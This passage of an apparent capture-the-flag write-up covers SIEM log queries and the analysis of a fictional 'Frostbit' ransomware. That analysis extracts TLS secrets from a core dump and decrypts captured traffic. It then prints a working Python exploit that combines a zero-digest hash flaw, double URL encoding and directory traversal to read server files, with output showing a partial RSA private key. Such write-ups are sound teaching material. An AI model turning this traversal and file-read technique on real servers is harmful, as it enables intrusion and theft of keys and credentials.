  "From": "[email protected]",
  "To": "[email protected]",
  "Subject": "Advancing our Sustainability Efforts",
  "Date": null,
  "Message-ID": "<B1F12AAE-6C1A-4218-A6B7-708FDCF0AF45@SecureElfGwy.northpole.local>",
  "Return-Path": "[email protected]",
  "Body": "Dear elf_user03,\n\nI hope this email finds you settled into another productive week at the North Pole. As we continue to evolve and thrive in the digitized world, it is crucial for our organization to embrace our responsibility towards environmental sustainability. Today, I wanted to reach out and share some exciting updates on our ongoing efforts in this area.\n\nFirst and foremost, I am delighted to announce that we have successfully implemented a new energy-efficient server infrastructure across our data centers. This transition not only ensures enhanced performance and security but also reduces our carbon footprint significantly. By optimizing our power consumption, we are actively contributing to the conservation of resources while maintaining a seamless user experience.\n\nIn addition to our data centers, our company-wide commitment to sustainability extends to our daily operations as well. Starting next month, we will be introducing a comprehensive recycling program throughout the North Pole. Dedicated recycling stations will be strategically placed across each office floor, making it convenient for everyone to dispose of their waste responsibly. I encourage you to actively participate and join us in our pursuit of minimizing our environmental impact.\n\nFurthermore, I'm thrilled to inform you that a task force has been formed to explore renewable energy possibilities for our facilities. This team is currently assessing the feasibility of installing solar panels on our office rooftops, which would allow us to harness clean energy and further reduce our reliance on non-renewable sources. We will keep you informed of any developments and welcome your input and ideas along the way.\n\nLastly, we are in the early stages of developing a comprehensive remote work policy. By embracing the benefits of telecommuting, we can significantly reduce commuting-related emissions and foster a more sustainable work environment. This initiative will not only improve work-life balance but also positively impact our urban communities. We look forward to sharing further updates on this as we move forward.\n\nIt is with great enthusiasm that we embark on these sustainability endeavors and integrate them into the core fabric of our operations. Together, we can make a meaningful difference and position the North Pole as a leader in responsible corporate citizenship.\n\nThank you for your ongoing dedication and support. If you have any suggestions, questions, or would like to get involved in our sustainability initiatives, please don't hesitate to reach out.\n\nBest regards,\n\nSnowDriftSculptor\n",
  "Received_Time": "2024-09-15T08:38:02-04:00",
  "ReceivedIP1": "172.24.25.25",
  "ReceivedIP2": "172.24.25.20"
}
Elf Stack SIEM: The question hints at Rudolph. " Filtering on wildcard *rud* leads to the full domain.

Answer: rud01ph.glow
Q24: With a fiery tail seen once in great years, what’s the domain for the reindeer who flies without fears? To help you narrow your search, search the events in the SnowGlowMailPxy event source.
cat *.log | grep 'SnowGlowMailPxy' | cut -d ' ' -f8- | grep -i 'halley' | head -n1 | jq .
{
  "From": "[email protected]",
  "To": "[email protected]",
  "Subject": "Improving our Impact with Embracing Leadership and Fellowship",
  "Date": null,
  "Message-ID": "<16994AD7-4A01-4AC8-994B-B3DF0E2B11AD@SecureElfGwy.northpole.local>",
  "Return-Path": "[email protected]",
  "Body": "Dear wcube311,\n\nI hope this email finds you having a productive day. I just wanted to reach out and discuss the importance of Embracing Leadership and Fellowship (ELF) initiatives within our organization. By actively participating in ELF programs, we can enhance our positive impact on the community, environment, and the world at large. Let's explore ways in which we can integrate ELF practices into our business model and contribute to a better tomorrow.\n\nBest regards,\nNorthStarNibbler\n",
  "Received_Time": "2024-09-15T10:49:22-04:00",
  "ReceivedIP1": "172.24.25.25",
  "ReceivedIP2": "172.24.25.20"
}
Elf Stack SIEM: The question hints at Halley’s Comet with the clue, “With a fiery tail seen once in great years.” Filtering on wildcard *halleys* leads to the full domain.

Answer: c0m3t.halleys
After submitting the last answer - Congratulations! Your results have been recorded. , and we obtain the gold challenge award.

Achievement
Congratulations! You have completed the [Gold] Elf Stack challenge!
Termination
We can cleanup the ELF Stack SIEM with:
docker compose down --volumes
Decrypt the Naughty-Nice List
Decrypt the Frostbit-encrypted Naughty-Nice list and submit the first and last name of the child at number 440 in the Naughty-Nice list.
Previously in Act 2, when speaking with Dusty Giftwrap, we obtained the following hints:
Frostbit Hashing
The Frostbit infrastructure might be using a reverse proxy, which may resolve certain URL encoding patterns before forwarding requests to the backend application. A reverse proxy may reject requests it considers invalid. You may need to employ creative methods to ensure the request is properly forwarded to the backend. There could be a way to exploit the cryptographic library by crafting a specific request using relative paths, encoding to pass bytes and using known values retrieved from other forensic artifacts. If successful, this could be the key to tricking the Frostbit infrastructure into revealing a secret necessary to decrypt files encrypted by Frostbit.
Frostbit Dev Mode
There’s a new ransomware spreading at the North Pole called Frostbit. Its infrastructure looks like code I worked on, but someone modified it to work with the ransomware. If it is our code and they didn’t disable dev mode, we might be able to pass extra options to reveal more information. If they are reusing our code or hardware, it might also be broadcasting MQTT messages.
Frostbit Crypto
The Frostbit ransomware appears to use multiple encryption methods. Even after removing TLS, some values passed by the ransomware seem to be asymmetrically encrypted, possibly with PKI. The infrastructure may also be using custom cryptography to retrieve ransomware status. If the creator reused our cryptography, the infrastructure might depend on an outdated version of one of our libraries with known vulnerabilities. There may be a way to have the infrastructure reveal the cryptographic library in use.
Frostbit Forensics
I’m with the North Pole cyber security team. We built a powerful EDR that captures process memory, network traffic, and malware samples. It’s great for incident response - using tools like strings to find secrets in memory, decrypt network traffic, and run strace to see what malware does or executes.
Navigating to the South-East point on the map to Tangle Coalbox, we obtain information on our next challenge of Deactivate Frostbit.
After clicking on the terminal challenge, we are presented with a button to generate and download challenge artifacts of frostbitartifacts.zip. Note: You may need to redownload them as it is has a time limit and is different for everyone.

Analyzing the files:
unzip frostbitartifacts.zip
cd frostbitartifacts
file *
DoNotAlterOrDeleteMe.frostbit.json: JSON text data
frostbit_core_dump.13:              ELF 64-bit LSB core file, x86-64, version 1 (SYSV), bad note name size 0xb5ec7860
frostbit.elf:                       ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Go BuildID=twFnsUORqqujpF2IKOpc/fGToVu04lOziSdznrxR4/fBxGnDHL6jeZzih8PnXE/rTwd9D0xXFzB6_Ua8NW1, with debug_info, not stripped
naughty_nice_list.csv.frostbit:     data
ransomware_traffic.pcap:            pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 262144)
The DoNotAlterOrDeleteMe.frostbit.json is from the challenge generation:
{"digest":"82082494c4828800806004e6ab83fc0c","status":"Key Set","statusid":"y0CmYIcVQMS"}
Using radare2 to look into functions in ELF:
r2 -AAAA frostbit.elf
[0x00475d80]> afl
0x006a0c40   13    266 sub.main.generateKey_6a0c40
0x006a0d60   25   1497 sub.main.encryptFile_6a0d60
0x006a1340    8     76 sub.main.encryptFile.deferwrap1_6a1340
0x006a13a0    5     50 sub.main.encryptFile.func1_6a13a0
0x006a13e0   10    783 sub.main.openUrlQuietly_6a13e0
0x006a1720    8     76 sub.main.openUrlQuietly.deferwrap1_6a1720
0x006a1780   31   1751 sub.main.GetNonce_6a1780
0x006a1e60    5     50 sub.main.GetNonce.func1_6a1e60
0x006a1ea0    6     67 sub.main.GetNonce.deferwrap1_6a1ea0
0x006a1f00   19    725 sub.main.LoadPublicKeyFromFile_6a1f00
0x006a21e0    5     50 sub.main.LoadPublicKeyFromFile.func1_6a21e0
0x006a2220  146   6425 sub.main.runit_6a2220
0x006a3b40    8     76 sub.main.runit.deferwrap3_6a3b40
0x006a3ba0    6     67 sub.main.runit.deferwrap2_6a3ba0
0x006a3c00    8     76 sub.main.runit.deferwrap1_6a3c00
0x006a3c60   12    272 sub.main.main_6a3c60
This appears to be the file that is doing the encryption on the victim computer. Lets move on to the other files.
Analyzing PCAP - Decrypting TLS
The ransomware traffic captured in Wireshark is fully encrypted. However, we can decrypt this traffic if we obtain the Pre-Master Secret key generated during the TLS handshake. The Pre-Master Secret key is critical for decrypting TLS-encrypted traffic, as it is used to derive the session keys that encrypt the data. If you have access to the Pre-Master Secret key (typically obtained from the client or server during the handshake), you can decrypt the encrypted traffic captured in Wireshark.

Finding TLS secrets in the core dump:
strings frostbit_core_dump.13 | grep -i 'secret'  | sort -u
CLIENT_HANDSHAKE_TRAFFIC_SECRET 36f18f8a8e088348e29202ff25d1d477ce46cc1d420c3cdbf017d85a86409c29 0da60fea19e66760c9646f465fc088ce5a208c812ca442096cab5f95750416c8
CLIENT_TRAFFIC_SECRET_0 36f18f8a8e088348e29202ff25d1d477ce46cc1d420c3cdbf017d85a86409c29 7709f54cc52b7a0b6cdcd7535629b315bed7a7d5c78bfc7ef0b96a70074aff3d
SERVER_HANDSHAKE_TRAFFIC_SECRET 36f18f8a8e088348e29202ff25d1d477ce46cc1d420c3cdbf017d85a86409c29 6bcd6f27d1d476dedbc0b0c5f47e482a3392f379dea9bfb701b342849a34959f
SERVER_TRAFFIC_SECRET_0 36f18f8a8e088348e29202ff25d1d477ce46cc1d420c3cdbf017d85a86409c29 d3f6209db279f6613edc6c1d16f42b425df6656b7f11bef3274cf6072aad94b4
We can now decrypt the PCAP, lets save these keys as tls.keys and open Wireshark, go to Edit > Preferences > Protocols > TLS, Under the “Pre-Master Secret log filename” field, specify the path to your tls.keys file.

Once the file is loaded, we can follow the HTTP stream in Wireshark by Right-Click -> Follow -> HTTP Stream and Show as ASCII:
GET /api/v1/bot/ad8d6114-ee3b-42af-b121-1d255d07a058/session HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx/1.27.1
Date: Thu, 02 Jan 2025 22:16:05 GMT
Content-Type: application/json
Content-Length: 29
Connection: keep-alive
Strict-Transport-Security: max-age=31536000

{"nonce":"ce2c7df18ccefb33"}

POST /api/v1/bot/ad8d6114-ee3b-42af-b121-1d255d07a058/key HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Content-Length: 1070
Content-Type: application/json
Accept-Encoding: gzip

{"encryptedkey":"a1b874bfd1836045214cf994c9f8e4b7393b29a64c54c78499df9166ec3dc5e5f6b6e5881ef3472b33dd35e683f69950bdec9616f4a339cf15b11a65914f79c5ab7d1e66de5d921e9e9219988bad06136035977fde3f47e4ce3e71150a47f05d601dab9d9f0fb63d18e3ac9c237be576fdd3a3acb89baa6befefdec70cdcfecf7c1eea9a9849490326c4c26499cc4bfbd97b202f720a6130ef46a50f1a7b580ea476997fc1908596b8c86574afc7a839a31a95e4243956072f557efcb38227fff57e3cab32bc522cc22cc5e60bb4b8718c1ad37dc8a8e7c5727c5fb16d859471b0a04c6065de2d9b09ed953ccb67a9157fd43e1c5d6f59985726e59cc9855703c066fdc0d0605a05cabf57d80e880934227a5740a36d01dfcc00c81380580e8e143a0c65920741007e7682b74349660a086e73e0d1e871f17428d834d7bf4c4b61e22ece9505b2e9dfa4b95aa77c12a143179414e0e18066e97e09c45ba7f50aede2c02f5bc60ff00ba1fb4f92606c81416119536ed980ff8c97c4755127213cc8c5c2d7f7f3725110f5f8454c972ba2d51cf9d2204dbcc0206134288abb9e51fad55e326b5cd07627930f3eedb503dd69b9145f27efb1f4ffcc49022bbc47b3d5e5c4570b043949f5e082a5b85f83d2f81807545d337a3601d5b0f6b7cc60ca74b402b06123fd1484bcc9550d4f86450ab2ccd281293b5f0e8795e82b8ac8e7","nonce":"ce2c7df18ccefb33"}
HTTP/1.1 200 OK
Server: nginx/1.27.1
Date: Thu, 02 Jan 2025 22:16:05 GMT
Content-Type: application/json
Content-Length: 90
Connection: keep-alive
Strict-Transport-Security: max-age=31536000

{"digest":"82082494c4828800806004e6ab83fc0c","status":"Key Set","statusid":"y0CmYIcVQMS"}
Lets save the encryptedkey from the request above to a file encryptedkey.json for use in decryption later.
echo -n '{"encryptedkey":"a1b874bfd1836045214cf994c9f8e4b7393b29a64c54c78499df9166ec3dc5e5f6b6e5881ef3472b33dd35e683f69950bdec9616f4a339cf15b11a65914f79c5ab7d1e66de5d921e9e9219988bad06136035977fde3f47e4ce3e71150a47f05d601dab9d9f0fb63d18e3ac9c237be576fdd3a3acb89baa6befefdec70cdcfecf7c1eea9a9849490326c4c26499cc4bfbd97b202f720a6130ef46a50f1a7b580ea476997fc1908596b8c86574afc7a839a31a95e4243956072f557efcb38227fff57e3cab32bc522cc22cc5e60bb4b8718c1ad37dc8a8e7c5727c5fb16d859471b0a04c6065de2d9b09ed953ccb67a9157fd43e1c5d6f59985726e59cc9855703c066fdc0d0605a05cabf57d80e880934227a5740a36d01dfcc00c81380580e8e143a0c65920741007e7682b74349660a086e73e0d1e871f17428d834d7bf4c4b61e22ece9505b2e9dfa4b95aa77c12a143179414e0e18066e97e09c45ba7f50aede2c02f5bc60ff00ba1fb4f92606c81416119536ed980ff8c97c4755127213cc8c5c2d7f7f3725110f5f8454c972ba2d51cf9d2204dbcc0206134288abb9e51fad55e326b5cd07627930f3eedb503dd69b9145f27efb1f4ffcc49022bbc47b3d5e5c4570b043949f5e082a5b85f83d2f81807545d337a3601d5b0f6b7cc60ca74b402b06123fd1484bcc9550d4f86450ab2ccd281293b5f0e8795e82b8ac8e7","nonce":"ce2c7df18ccefb33"}' > encryptedkey.json
From the MQTT hint regarding frostbit, we recall in the Santa Vision challenge, there was a frostbitfeed we subscribed to that also had the domain api.frostbit.app.
mqttx sub -t frostbitfeed
✔ Connected
✔ Subscribed to frostbitfeed
topic: frostbitfeed, qos: 0
Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key
The api.frostbit.app.key might be relevant to obtain and could have encrypted the key to form the encryptedkey.
Frostbit App Website
Identifying URLs:
strings frostbit_core_dump.13 | grep '^https:' | sort -u
https://api.frostbit.app/api/v1/bot/ad8d6114-ee3b-42af-b121-1d255d07a058/session
https://api.frostbit.app/api/v1/bot/ad8d6114-ee3b-42af-b121-1d255d07a058/key
https://api.frostbit.app/view/y0CmYIcVQMS/ad8d6114-ee3b-42af-b121-1d255d07a058/status?digest=82082494c4828800806004e6ab83fc0c
Checking the status at the Frostbit website:

Analyzing the source of the website, we find a debugData variable. Lets try parameters that are centered around debugging.
<!-- Placeholder for Debug Data -->
<div id="debug" style="margin-top: 20px;"></div>

// Default values with placeholders for data passed from the server-side Python script
const isExpired = false;
const expiryTime = 1766534400;
const uuid = "ad8d6114-ee3b-42af-b121-1d255d07a058";
const debugData = false;
const deactivated = false;
const decryptedkey = false;

// Decode base64 debug data if it's not "false"
let decodedDebugData = null;
if (debugData) {
    try {
        decodedDebugData = atob(debugData);
    } catch (e) {
        console.error('Error decoding debug data: ', e, debugData);
        decodedDebugData = "Error decoding debug data. " + e + " " + debugData;
    }
}
At URL, attempting to put a parameter debug=1 provides us with debug data at the bottom of the page:
{
  "deactivated": false,
  "encryptedkey": "REDACTED",
  "etime": 1766534400,
  "nonce": "REDACTED",
  "uuid": "ad8d6114-ee3b-42af-b121-1d255d07a058"
}
At URL, we can cause an error in debug mode stating Status Id File Not Found if corrupting the /y0CmYIcVQMS/. The path could be a filename.
At URL, we can cause an error in debug mode with providing the wrong-size digest, as shown:
jq -r .error
Status Id File Digest Validation Error: Traceback (most recent call last):
  File "/app/frostbit/ransomware/static/FrostBiteHashlib.py", line 55, in validate
    decoded_bytes = binascii.unhexlify(hex_string)
binascii.Error: Odd-length string
We can deduce the path of FrostBiteHashlib.py is accessible at the web path /static/FrostBiteHashlib.py to obtain the source code:
wget https://api.frostbit.app/static/FrostBiteHashlib.py
When reviewing the source code, we observe a flaw in the hash computation process, particularly on line 20. If the variable xrd is 0, the expression hash_result[count_mod] & xrd will always result in 0, since any value AND-ed with 0 is 0. This flaw allows us to craft an HTTP request with file_bytes that start with nonce_bytes to result in a 0 hash_result which is the digest. Along with appending directory traversal ../ segments, we can effectively access any file on the system with an absolute file path including /etc/passwd or the frostbit app key: /etc/nginx/certs/api.frostbit.app.key mentioned previously.
for i in range(len(self.file_bytes)):
    xrd = self.file_bytes[i] ^ self.nonce_bytes[i % self.nonce_bytes_length]
    hash_result[count % self.hash_length] = hash_result[count % self.hash_length] ^ xrd
    count += 1
The exploit below was generated below from the deduced URL Format: https://api.frostbit.app/view/{nonce}{nonce}{dirtraversal}{file_path}/{uuid}/status?debug=1&digest={digest}.
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script exploits the crypto bug to make an all-zero digest.
Holiday Hack 2024 - Decrypt the Naughty-Nice List
"""

# Imports
import argparse
import requests
import os
from os.path import basename
from base64 import b64decode
from urllib.parse import quote_plus as urlencode


def durlencode(input):
    return urlencode(urlencode(input))


def main(file):
    # Constants
    BASE_URL = "https://api.frostbit.app/view/"
    NONCE = "ce2c7df18ccefb33"
    UUID = "ad8d6114-ee3b-42af-b121-1d255d07a058"
    OUTPUT_DIR = "out"

    # base
    url_payload = BASE_URL

    # nonce
    NONCE = NONCE * 2
    url_payload += urlencode("%") + urlencode("%").join(NONCE[i : i + 2] for i in range(0, len(NONCE), 2)) + durlencode("/")

    # relative_path filename - from MQTT
    url_payload += durlencode("../" * 5 + file.lstrip("/"))

    # uuid + digest + debug
    digest = "0" * 32
    url_payload += f"/{UUID}/status?digest={digest}&debug=1"

    # Send GET request to the URL and store response
    print(f"[*] File: {file} URL: {url_payload}")
    r = requests.get(url_payload)
    if 200 == r.status_code and "debugData" in r.text:
        # Get debug data
        start_index = r.text.find('const debugData = "') + len('const debugData = "')
        end_index = r.text.find('";', start_index)
        file_contents = b64decode(r.text[start_index:end_index]).decode()
        file_contents = file_contents.replace("\0", "\n")
        file_contents = file_contents.strip()

        # print file
        print(f"[+] File Contents of '{file}'")
        print(file_contents)

        # Save the filename to a file
        os.makedirs(OUTPUT_DIR, exist_ok=True)
        save_path = os.path.join(OUTPUT_DIR, os.path.basename(file))
        save_path = "out/" + basename(file)
        print(f"[+] Saving to {save_path}")
        with open(save_path, "w") as f:
            f.write(file_contents)
    else:
        print("[-] ERROR")


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="File read input.")
    parser.add_argument("--file", type=str, default="/etc/nginx/certs/api.frostbit.app.key", help="File to read (Linux)")
    args = parser.parse_args()
    main(args.file)
python3 exploit_frostbit.py
[*] URL: https://api.frostbit.app/view/%25ce%252c%257d%25f1%258c%25ce%25fb%2533%25ce%252c%257d%25f1%258c%25ce%25fb%2533%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fnginx%252Fcerts%252Fapi.frostbit.app.key/ad8d6114-ee3b-42af-b121-1d255d07a058/status?digest=00000000000000000000000000000000&debug=1
[+] File Contents of '/etc/nginx/certs/api.frostbit.app.key'
-----BEGIN RSA PRIVATE KEY-----
MIIJKAIBAAKCAgEAplg5eKDvk9f+gsWWZUtpFr80ojTZabm4Rty0Lorwtq5VJd37
8GgAmwxIFoddudP+xMNz9u5lRFExqDWoK2TxKbyiGTOKV9IlpZULFyfV9//i8vq4
ew7H9Ts7duNh4geHNysfWqdrVebTRZ6AeCAeJ2cZuVP4briai0XDq2KUd/sc7kgQ
xXGgw0t/FqiDglpSF1PFxPvUzJwcJNQhIYQCxRCwHkHqVSnToZcnjJjhgVyXsTNy
5pOLBWqg5nSnXrwl8JfGkUHN/Twbb829rIMT550ZxO8KYH4q/kV3cwVcSYfEYvMJ
JoeQFCgHiuL5EuxAUbO6KZgTnRWhWQmotTQb+fCj8siljg8dIdwxB690LvZYpvv4
yPLYgqCf9PzzgrZPvlJ+XkInJ3s/+DOL0VbCgTHP0gbpO7kdjiTOBS1Jp+FtbCG+
6omvwSg/cELNnsDCs6F1x33iR7tumeQySwNPWNGt6pOHmyGfHYL2Rxhj5S5nCXqx
GCx2q2mH8l4AL5bbzVVxEEa++Fgnd9r24SSC3bvlNVT0CDfBdoKzTuO8RONB4WKN
kbqNj+ME8JDHUA39ld/yqIViGjjAER/NTishk5zk0419AiQpHfOUnCNxq17NZP5K
gLxx7xrTaLdPm0X9aMOcquIPenjrwZfIVpyqZoUn/D0zinoNInok8CFdbD8CAwEA
AQKCAgAAgwz7PZuaqRsuafc9YblXyEqTphiCBGuIhuhul8hnJ2nb0ONKrDx9rk1E
tIizkR8BIqqwonVoxtH9uLKUA0oermwLZFtTqye6CapTBoZ1bXcELlhz+ARBnHyH
